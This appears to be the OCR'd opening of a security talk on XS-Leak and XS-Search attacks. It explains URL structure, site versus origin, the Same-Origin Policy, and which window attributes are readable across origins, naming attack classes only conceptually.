XS-Leak und XS-Search Angriffe

Lukas Knittel
@kunte_ctf

OWASP®

HORST GÖRTZ INSTITUTE

RUB

whoami


- ITS @ Ruhr University Bochum
- Chair for Network and Data Security
- @kunte_ctf

- FluxFingers
- RUB CTF Team
- @fluxfingers

Overview

- Basics
  - Site, Origin
  - Same-Origin Policy (SOP)
  - Attacking the SOP
- XS-Leaks and XS-Search
  - XS-Leak Attacks
  - XS-Search Attacks
  - XSinator.com
- Attack techniques
  - Attack examples
- Mitigations

URLs


Domain
Path
Fragment
https://prod.example.com:443/blog/?lang=en#head1
Scheme
(Protocol)
Port
Query

Top-level domains

Subdomain

eTLD

https://prod.example.com:443/blog/?lang=en#head1

eTLD+1

Public Suffix List

- *.com*
- *.co.uk*
- *.github.io*
- *…*

Subdomain

eTLD

https://prod.amazon.co.uk

eTLD+1

Site vs Origin

Site

(scheme, eTLD+1) tuple

Origin

(scheme, port, domain) tuple

- https://example.com
- https://www.example.com:443

Problem: host != location.host != location.hostname

Cross-Site vs Same-Site


URL A	URL B	Cross/Same	Reason
https://www.example.com:443	https://login.example.com:443	Same-Site	subdomains do not matter
https://www.example.com:443	https://www.evil.com:443	Cross-Site	different eTLD+1
http://project1.github.io:80	http://project2.github.io:80	Cross-Site	different eTLD+1
https://www.example.com:443	https://www.example.com:80	Same-Site	ports are ignored
https://github.io:443	https://project1.github.io:443	Cross-Site	different eTLD+1
https://github.io:443	https://github.io:443	Same-Site	exact match
https://www.example.com:443	http://example.com:80	Cross-Site[1]	different scheme

Given that: github.io, io, and com are public suffixes

[1] sometimes called *schemeless same-site*

Same-Origin Policy (SOP)

- Browser security mechanism
- restrict interaction between **different Origins**



SOP limits data access only. Embedding resources like images, CSS and scripts is not restricted.


Cross-Origin vs Same-Origin


URL A	URL B	Cross/Same	Reason
https://www.example.com:443	https://login.example.com:443	Cross-Origin	subdomain does not match
http://www.example.com:443	https://www.example.com:443	Cross-Origin	schema does not match
http://nds.rub.de/main.php	http://nds.rub.de/index.php	Same-Origin	path does not matter
https://www.example.com:443	https://www.example.com:80	Cross-Origin	port does not match
https://www.example.com:443	https://www.evil.com:443	Cross-Origin	different domain
https://www.example.com:443	https://example.com:443	Cross-Origin	subdomain does not match
https://example.com:443	https://example.com	Same-Origin	implicit port matches

Remember: (scheme, port, domain) = Origin

Attacking the SOP

- Cross-Site Scripting (XSS)
  - Execute JavaScript in a cross-origin context
- CSS-Injection
  - Execute CSS in a cross-origin context
- Misconfigured CORS Policy
  - Abuse overly permissive CORS Policy
  - E.g., *Access-Control-Allow-Origin: **
- DNS Rebinding
  - Switch Domain Names (TOCTOU)
- Cross-Site Request Forgery (CSRF)
  - Cause state change by just sending a request
  - this is allowed by the SOP






Cross-Origin Window Handle Access

- Window Handles (Popups, Iframes)

iframe.contentWindow *window.parent* *window.open* *window.opener*




- SOP limits access to window methods/attributes

window.blur	window.close	window.focus	window.postMessage
window.closed	window.frames	window.length	window.location
window.opener	window.parent	window.self	window.top

https://developer.mozilla.org/en-US/docs/Web/Security/Same-origin_policy#window


Example

- Open Popup
  - *target=_blank*




Example

- Open Popup
  - *target=_blank*




Example

- Open Popup
  - *target=_blank*
- Accessible Attributes




Example

- Open Popup
  - *target=_blank*
- Accessible Attributes
- attacker.com can read the number of Iframes on google.com



Example

